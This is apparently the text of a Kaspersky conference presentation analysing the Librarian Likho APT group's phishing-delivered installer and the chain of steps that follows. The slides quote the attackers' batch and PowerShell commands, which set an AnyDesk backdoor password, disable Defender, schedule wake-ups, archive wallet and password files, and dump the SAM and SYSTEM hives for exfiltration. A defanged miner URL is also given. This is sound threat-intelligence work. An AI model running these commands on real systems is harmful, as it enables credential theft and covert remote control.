MOSCOW FORENSICS DAY '25



ALEXEY SHULMIN

"LIBRARIAN LIKHO - AN APT GROUP COMBINING CYBERESPIONAGE AND FINANCIAL MOTIVATION"

MFD

Librarian Likho – an APT group combining cyberespionage and financial motivation

Alexey Shulmin

Malware Expert,
Kaspersky

kaspersky

- 330+ pages of expert material
- Attacker profile and the most interesting TTPs
- Breakdown of the most active groups, split into clusters
- Technical evidence of links between the groups inside each cluster
- Hundreds of detailed TTPs used by the groups described
- Group graphs with their indicators and links in Obsidian



kaspersky

Librarian Likho APT


(ex. Librarian Ghouls)
(AKA Rare Werewolf, Rezet)

Librarian Likho APT:

- State-sponsored APT (another state's intelligence services are probably behind it);
- Main goal – cyberespionage, but why not earn steal some money?;

  Targets – Russia, Belarus, Kazakhstan: industry, research institutes and design bureaus, universities;

- KISS (Keep It Simple, Stupid!).



Thu 7/18/2024 5:19 PM

Николай Михайлов <[redacted]@[redacted].ru>

О ведении Каталога российской ЭКБ (6-3223 от 18.07.2024);

To [redacted]

Исх.18.07.2024.№6.322...
1 MB

Здравствуйте!

В приложении список рассылки.

Направляем в Ваш адрес документ ФГБУ '[redacted]'.

Пароль [redacted]

С уважением, канцелярия.

Тел. +7 (495) [redacted]
E-ma[redacted]

-------- Конец пересылаемого сообщения --------

--
С уважением, АО '[redacted]'
[redacted]

Initial attack vector – a phishing email

kaspersky

Attachment (from another spearphishing email)


“1c - платежное поручеennие № 347298446725 - 2019.rar”
“1c - платежное поручеennие №34729636725 - 2019.scr”
SFX archive built with Smart Install Maker, containing:

- data.cab, a cabinet file with the malicious files;
- installer.config, the installer configuration file containing the commands to be run during installation;
- runtime.cab, a CAB file containing only a 36-byte header.

The embedded CAB file data.cab contains the following files:

- decoy file in pdf format (=> \Intel\Payment Order # 131.pdf);
- legitimate executable – the curl utility (=> \Intel\curl.exe);
- malicious LNK file (=> \Intel\AnyDesk\bat.lnk).

Decoy / red-herring file



0401060

Поступ. в банк. плат. | Списано со сч. плат.

ПЛАТЕЖНОЕ ПОРУЧЕНИЕ № 131 | 15.06.2024 (Дата) | (Вид платежа) | 08

Сумма прописью	Шестьсот рублей 00 копеек		
ИНН	КПП	Сумма	600-00
ООО Плательщик		Сч. №	
АКБ Банк плательщика		БИК Сч. №	
Банк получателя		БИК Сч. №	
ИНН	КПП	Сч. №	
Получатель		Вид оп. 01 / Срок плат. / Наз. пл. / Очер. плат. 5 / Код 0 / Рез. поле	
0	0	0	0

Взносы на обязательное социальное страхование от несчастных случаев на производстве и профессиональных заболеваний за май 2024 года. Регистрационный номер

Назначение платежа

kaspersky

Installation actions

After launch the installer performs the following actions, set in the configuration file:

- Adds the registry keys needed to install 4t Tray Minimizer (https://www.4t-niagara.com/)



Installation actions

After launch the installer performs the following actions, set in the configuration file:

- Creates the file c:\Intel\rezet.cmd with shell commands, for example:
  - cmd.exe /c echo c:\Intel\rezet.cmd cd c:\Intel\
  - cmd.exe /c echo >> c:\Intel\rezet.cmd ping -n 6 127.0.0.1
- The main thing is conspiracy (!), so the folder gets the “system” and “hidden” attributes.



Installation actions

After launch the installer performs the following actions, set in the configuration file:

- Connects to the C2 and downloads the following files:
  - driver.exe (a custom RAR 3.80, all console output stripped);
  - blat.exe (the legitimate Blat utility for sending mail over SMTP);
  - svchost.exe (AnyDesk RAT);
  - **trays.rar** (4t Tray Minimizer);
  - **wol.ps1**;
  - **dc.exe** (Defender Control).

- Unpacks trays.rar with driver.exe using the password limpid2903392 (conspiracy, remember?), and puts the contents into C:\Intel. Then runs Trays.lnk, which starts 4t Tray Minimizer.

Installation actions

Why do the attackers need 4t Tray Minimizer?



kaspersky

Installation actions

Finally, rezet.cmd runs bat.lnk, extracted earlier, which runs bat.bat.

And that one, in turn:

- Sets the AnyDesk password QWERTY1234566, which lets the attackers connect to the victim with no permission prompt;
- Calls Defender Control to disable Windows Defender:



kaspersky

Installation actions

Bat.bat also:

- Calls powercfg (the PC power management utility) six times (!) to keep the victim available for a remote connection at any time;
- Uses schtasks to create the ShutdownAt5AM task, to shut the victim down at five a.m. every day.

```
1  echo QWERTY1234566 | AnyDesk.exe --set-password _unattended_access
2  %SYSTEMDRIVE%\Intel\dc.exe /D
3
4  powercfg -setacvalueindex SCHEME_CURRENT 4f971e89-eebd-4455-a8de-9e59040e7347 5ca83367-6e45-459f-a27b-476b1d01c936 0
5  powercfg -change -standby-timeout-ac 0
6  powercfg -change -hibernate-timeout-ac 0
7  powercfg -h off
8  powercfg /SETDCVALUEINDEX SCHEME_CURRENT 238c9fa8-0aad-41ed-83f4-97be242c8f20 bd3b718a-0680-4d9d-8ab2-e1d2b4ac806d 1
9  powercfg /SETACVALUEINDEX SCHEME_CURRENT 238c9fa8-0aad-41ed-83f4-97be242c8f20 bd3b718a-0680-4d9d-8ab2-e1d2b4ac806d 1
10 schtasks /create /tn "ShutdownAt5AM" /tr "shutdown /s /f /t 0" /sc daily /st 05:00
```

Installation actions

Also Bat.bat:

- runs the previously downloaded wol.ps1:

```powershell
$Action = New-ScheduledTaskAction -Execute "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
$Trigger = New-ScheduledTaskTrigger -Daily -At "01:00AM"
$Principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -LogonType ServiceAccount -RunLevel Highest
# Creating task settings
$TaskSettings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -StartWhenAvailable -WakeToRun
# Registering task in Task Scheduler
Register-ScheduledTask -Action $Action -Principal $Principal -Trigger $Trigger -TaskName "WakeUpAndLaunchEdge" -Settings $TaskSettings -Force
```

whose main purpose is to launch Microsoft Edge at 1:00 AM. We found no evidence that msedge.exe was replaced or patched, so the script runs the browser's genuine executable.

This is done to “wake up” the victim at 1:00 AM, so the attackers get 4 hours for anything they want with the victim via AnyDesk.

Malicious actions

Next, Bat.bat:

- deletes Trays.rar, curl and the AnyDesk installer (no longer needed);
- sets the variables for blat.exe to send the stolen data to the attackers;
- collects crypto wallet credentials, plus dumps of HKLM\SAM and HKLM\SYSTEM (done with reg.exe);
- packs the stolen data into an archive and sends it to the attackers (Blat):

```
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*парол*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*карт*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*кошельк*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\wallet.dat /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*wallet*.doc* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*wallet*.txt /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*seed*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\keystore.json /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*bitcoin*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*usdt*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*ethereum*.* /y
reg save hklm\sam %SYSTEMDRIVE%\Intel\sam.backup
reg save hklm\system %SYSTEMDRIVE%\Intel\system.backup
```

Malicious actions

Finally, bat.bat:

- deletes the folder C:\Intel\
- installs a miner into the system (legitimate, but used as malicious) (hxxps://bmapps[.]org/bmcontrol/win64/Install.exe), config - hxxps://bmapps[.]org/bmcontrol/win64/app.json
- deletes itself.




Legitimate tools, used by the adversaries

The attackers used the following utilities in the attacks (KISS):

- A customized version of RAR 3.80;
- Blat utility;
- AnyDesk RAT software;
- The Defender Control software;
- The 4t Tray Minimizer software;
- Mipko Personal Monitor (Ukrainian language set ☺);
- WebBrowserPassView Tool;
- Ngrok reverse proxy tool;
- NirCmd.

The attackers deliberately (?) used no binary implants in the attack.


Infrastructure fun



kaspersky

Infrastructure fun





kaspersky

kaspersky

Q&A Session